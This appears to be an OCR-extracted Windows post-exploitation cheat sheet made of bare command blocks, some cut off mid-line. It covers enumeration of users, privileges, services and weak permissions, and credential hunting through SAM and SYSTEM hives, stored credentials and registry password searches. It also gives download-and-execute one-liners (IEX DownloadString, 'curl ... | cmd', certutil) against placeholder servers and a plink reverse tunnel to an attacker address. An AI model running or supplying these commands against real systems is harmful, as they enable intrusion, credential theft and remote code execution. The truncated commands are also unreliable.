```
systeminfo
wmic qfe
```

`LOGONSERVER`

```
set
```

```
Get-ChildItem Env: | ft Key,Value
```

```
net use
wmic logicaldisk get caption,description,providername
```

```
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,
```

```
whoami
echo %USERNAME%
```

```
whoami /priv
```

```
net users
dir /b /ad "C:\Users\"
dir /b /ad "C:\Documents and Settings\" # Windows XP and below
```

```
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

```
qwinsta
```

```
net localgroup
```

```
Get-LocalGroup | ft Name
```

```
net localgroup Administrators
```


```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "
```

```
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Curre
```

```
cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

```
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```



```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTim

Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA

Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA
```

```
tasklist /svc
tasklist /v
net start
sc query
```

`Get-Process` `-IncludeUserName`

```
Get-Process | where {$_.ProcessName -notlike "svchost*"} | ft ProcessName, Id
Get-Service
```

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"}
```

```
accesschk.exe -uwcqv "Everyone" *
accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Users" *
```

```
schtasks /query /fo LIST 2>nul | findstr TaskName
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,St
```

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

```
Get-CimInstance Win32_StartupCommand | select Name, command, Location, User | fl
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentV
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentV
Get-ItemProperty -Path 'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVe
Get-ItemProperty -Path 'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVe
Get-ChildItem "C:\Users\All Users\Start Menu\Programs\Startup"
Get-ChildItem "C:\Users\$env:USERNAME\Start Menu\Programs\Startup"
```

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
ipconfig /all
```

```
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

```
route print
```

```
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

```
arp -a
```

```
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

```
netstat -ano
```

```
netsh firewall show state
netsh firewall show config
netsh advfirewall firewall show rule name=all
netsh advfirewall export "firewall.txt"
```

```
netsh dump
```

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
```

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```

```
Get-Childitem –Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction Silent
```

```
dir /a C:\inetpub\
dir /s web.config
C:\Windows\System32\inetsrv\config\applicationHost.config
```

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction Silently
```

```
C:\inetpub\logs\LogFiles\W3SVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\W3SVC2\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC2\u_ex[YYMMDD].log
```

```
dir /s php.ini httpd.conf httpd-xampp.conf my.ini my.cnf
```

```
Get-Childitem –Path C:\ -Include php.ini,httpd.conf,httpd-xampp.conf,my.ini,my.cnf -File
```

```
dir /s access.log error.log
```

```
dir /s *pass* == *vnc* == *.config* 2>nul
```

```
Get-Childitem –Path C:\Users\ -Include *password*,*vnc*,*.config -File -Recurse -ErrorAc
```

```
findstr /si password *.xml *.ini *.txt *.config 2>nul
```

```
Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -ErrorAction SilentlyCon
```

```
(New-Object System.Net.WebClient).DownloadFile("https://server/filename", "C:\Windows\Te
```

```
IEX(New-Object Net.WebClient).downloadString('http://server/script.ps1')
```

```
$browser = New-Object System.Net.WebClient;
$browser.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
IEX($browser.DownloadString('https://server/script.ps1'));
```

```
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://server/file.exe" >>wget.ps1
echo $file = "output-file.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

```
echo open 10.10.10.11 21> ftp.txt
echo USER username>> ftp.txt
echo mypassword>> ftp.txt
echo bin>> ftp.txt
```

```
certutil.exe -urlcache -split -f https://myserver/filename outputfilename
```

```
certutil.exe -encode inputFileName encodedOutputFileName
certutil.exe -decode encodedInputFileName decodedOutputFileName
```

`curl`

```
curl http://server/file -o file
curl http://server/file.bat | cmd
```


```
IEX(curl http://server/script.ps1);Invoke-Blah
```

`plink.exe`


```
plink.exe -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

```
ssh -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

```
C:\Apache\conf\httpd.conf
C:\Apache\logs\access.log
C:\Apache\logs\error.log
C:\Apache2\conf\httpd.conf
C:\Apache2\logs\access.log
C:\Apache2\logs\error.log
C:\Apache22\conf\httpd.conf
C:\Apache22\logs\access.log
C:\Apache22\logs\error.log
C:\Apache24\conf\httpd.conf
C:\Apache24\logs\access.log
C:\Apache24\logs\error.log
```



```
C:\php7\php.ini
C:\Program Files (x86)\Apache Group\Apache\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache\logs\access.log
C:\Program Files (x86)\Apache Group\Apache\logs\error.log
C:\Program Files (x86)\Apache Group\Apache2\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache2\logs\access.log
C:\Program Files (x86)\Apache Group\Apache2\logs\error.log
c:\Program Files (x86)\php\php.ini"
C:\Program Files\Apache Group\Apache\conf\httpd.conf
C:\Program Files\Apache Group\Apache\conf\logs\access.log
C:\Program Files\Apache Group\Apache\conf\logs\error.log
C:\Program Files\Apache Group\Apache2\conf\httpd.conf
C:\Program Files\Apache Group\Apache2\conf\logs\access.log
C:\Program Files\Apache Group\Apache2\conf\logs\error.log
C:\Program Files\FileZilla Server\FileZilla Server.xml
C:\Program Files\MySQL\my.cnf
C:\Program Files\MySQL\my.ini
C:\Program Files\MySQL\MySQL Server 5.0\my.cnf
C:\Program Files\MySQL\MySQL Server 5.0\my.ini
C:\Program Files\MySQL\MySQL Server 5.1\my.cnf
C:\Program Files\MySQL\MySQL Server 5.1\my.ini
C:\Program Files\MySQL\MySQL Server 5.5\my.cnf
C:\Program Files\MySQL\MySQL Server 5.5\my.ini
C:\Program Files\MySQL\MySQL Server 5.6\my.cnf
C:\Program Files\MySQL\MySQL Server 5.6\my.ini
C:\Program Files\MySQL\MySQL Server 5.7\my.cnf
C:\Program Files\MySQL\MySQL Server 5.7\my.ini
C:\Program Files\php\php.ini
C:\Users\Administrator\NTUser.dat
C:\Windows\debug\NetSetup.LOG
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\Panther\Unattended.xml
C:\Windows\php.ini
C:\Windows\repair\SAM
C:\Windows\repair\system
C:\Windows\System32\config\AppEvent.evt
```



```
C:\Windows\System32\config\SysEvent.evt
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\drivers\etc\hosts
C:\Windows\System32\winevt\Logs\Application.evtx
C:\Windows\System32\winevt\Logs\Security.evtx
C:\Windows\System32\winevt\Logs\System.evtx
C:\Windows\win.ini
C:\xampp\apache\conf\extra\httpd-xampp.conf
C:\xampp\apache\conf\httpd.conf
C:\xampp\apache\logs\access.log
C:\xampp\apache\logs\error.log
C:\xampp\FileZillaFTP\FileZilla Server.xml
C:\xampp\MercuryMail\MERCURY.INI
C:\xampp\mysql\bin\my.ini
C:\xampp\php\php.ini
C:\xampp\security\webdav.htpasswd
C:\xampp\sendmail\sendmail.ini
C:\xampp\tomcat\conf\server.xml
```